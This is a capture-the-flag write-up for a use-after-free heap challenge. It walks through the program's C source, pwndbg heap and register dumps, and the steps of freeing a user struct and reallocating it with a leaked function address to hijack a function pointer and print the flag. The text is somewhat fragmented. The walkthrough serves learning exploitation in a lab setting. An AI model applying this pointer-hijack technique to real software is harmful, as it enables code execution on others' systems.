

hahaexploitgobrrr() function will print the flag

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int main(){
    setbuf(stdout, NULL);
    user = (cmd *)malloc(sizeof(user));
    while(1){
        printMenu();
        processInput();
        //if(user){
            doProcess(user);
        //}
    }
}
```

main function creates user object using struct:

```
typedef struct {
    uintptr_t (*whatToDo)();
    char *username;
} cmd;

char choice;
cmd *user;
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void processInput(){
    scanf(" %c", &choice);
    choice = toupper(choice);
    switch(choice){
        case 'S':
            if(user){
                user->whatToDo = (void*)s;
            }else{
                puts("Not logged in!");
            }
            break;
        case 'P':
            user->whatToDo = (void*)p;
            break;
        case 'I':
            user->whatToDo = (void*)i;
            break;
        case 'M':
            user->whatToDo = (void*)m;
            puts("Memory leak...0x80487d6");
    }
}

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p(), e() just print or exit, nothing important..

s() will call hahaexploitgobrrr()

i() will free user

l() will leaveMessage (malloc(8))

- (S) prints: "Memory leak...0x80487d6"
- (M) sets user->username

break at:

- after malloc of user in main()

- right after free
- right after malloc of message

break \*0x8048d6f

break \*0x8048aff

break \*0x8048a61

1) M - allocation of user chunk - 0x804c1a0

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EAX 0x804c1a0 ← 0x0
EBX 0x804b000 (_GLOBAL_OFFSET_TABLE_) → 0x804af0c
ECX 0x0
EDX 0x4
EDI 0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e4d6c
ESI 0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e4d6c
EBP 0xffffd118 ← 0x0
ESP 0xffffd100 ← 0x4
EIP 0x8048d6f (main+58) ← add esp, 0x10

flag.txt
► 0x8048d6f <main+58> add esp, 0x10
0x8048d72 <main+61> mov edx, eax
0x8048d74 <main+63> mov eax, user
0x8048d7a <main+69> mov dword ptr [eax], edx
0x8048d7c <main+71> call printMenu

0x8048d81 <main+76> call processInput

```

x/8gwx 0x804c1a0 - 4

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
pwndbg> x/8gwx 0x804c1a0 - 4
0x804c19c: 0x00000011 0x080489f6 0x0804c5c0 0x00000000
0x804c1ac: 0x00000411 0x70797263 0x61636f74 0x00000a74
pwndbg> x/4gwx 0x0804c5c0
0x0804c5c0: 0x70797263 0x61636f74 0x00000a74 0x00000000
pwndbg> unhex a7461636f7470797263
tacotpyrcpwndbg>

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blue shows size of chunk (16) bytes but also has "1" at the end to indicate the previous chunk is NOT free

red shows our chunk, which starts with the (\*whatToDo)() and then follows with char \*username  
if we print out the data a \*username, we see the username we entered!

2) I - free user - x/8gwx 0x804c1a0 - 4



0x00	prev size	size	A	M	P	→ Chunk 1 (Allocated)
0x10	data					
0x20	data (Chunk 1)	size	A	M	1	→ Chunk 2
0x30	data					

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pwndbg> x/8gwx 0x0804c1a0 -4
0x804c19c: 0x00000011 0x00000000 0x0804c010 0x00000000
0x804c1ac: 0x00000411 0x70790a79 0x000a6f74 0x00000000
pwndbg> unhex a6f7470790a79
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compare the output to earlier, note the (\*whatToDo)() var is now empty, the \*username points to "1":

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pwndbg> x/4gwx 0x0804c010
0x804c010: 0x00000001 0x00000000 0x00000000 0x00000000
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check heap:

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Free chunk (tcache) | PREV_INUSE
Addr: 0x804c198
Size: 0x11
fd: 0x00
```

3) L - leave message

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*EAX 0x804c1a0 ← 0x0
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we stop at the malloc and see our chunk has been reallocated, therefore we are writing to the same area

```
pwndbg> x/8gwx 0x804c1a0 - 4
0x804c19c: 0x00000011 0x00000000 0x00000000 0x00000000
0x804c1ac: 0x00000411 0x70790a6c 0x61636f74 0x00000a74
```

the 8 bytes we enter will become the (\*whatToDo)() var and the username

we enter "aaaaaaaa" and see that the program tried to jump to 'aaaa'

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LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

EAX 0x61616161 ('aaaa')
EBX 0x804b000 (_GLOBAL_OFFSET_TABLE_) → 0x804af0c (_GLOBAL_OFFSET_TABLE_)
ECX 0x804c1a0 ← 'aaaaaaaa'
EDX 0x8
EDI 0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e4d6c
ESI 0xf7f9d000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e4d6c
EBP 0xffffd0f8 → 0xffffd118 ← 0x0
ESP 0xffffd0ec → 0x8048985 (doProcess+23) ← nop
EIP 0x61616161 ('aaaa')
```

OK, so let's:

- (M) create a user
- (S) leak memory and get address of hahaexploitgobrrr()
- (I) free the user
- (L) leave message (leaked memory address)

when we free the user and leave a message, the user chunk is reused (tcache) and because the doProcess(user) function is continuously called in main(), it will dereference the pointer and call the pointer at offset 0 (whatToDo in the cmd struct), essentially calling whatever address we left as a message.

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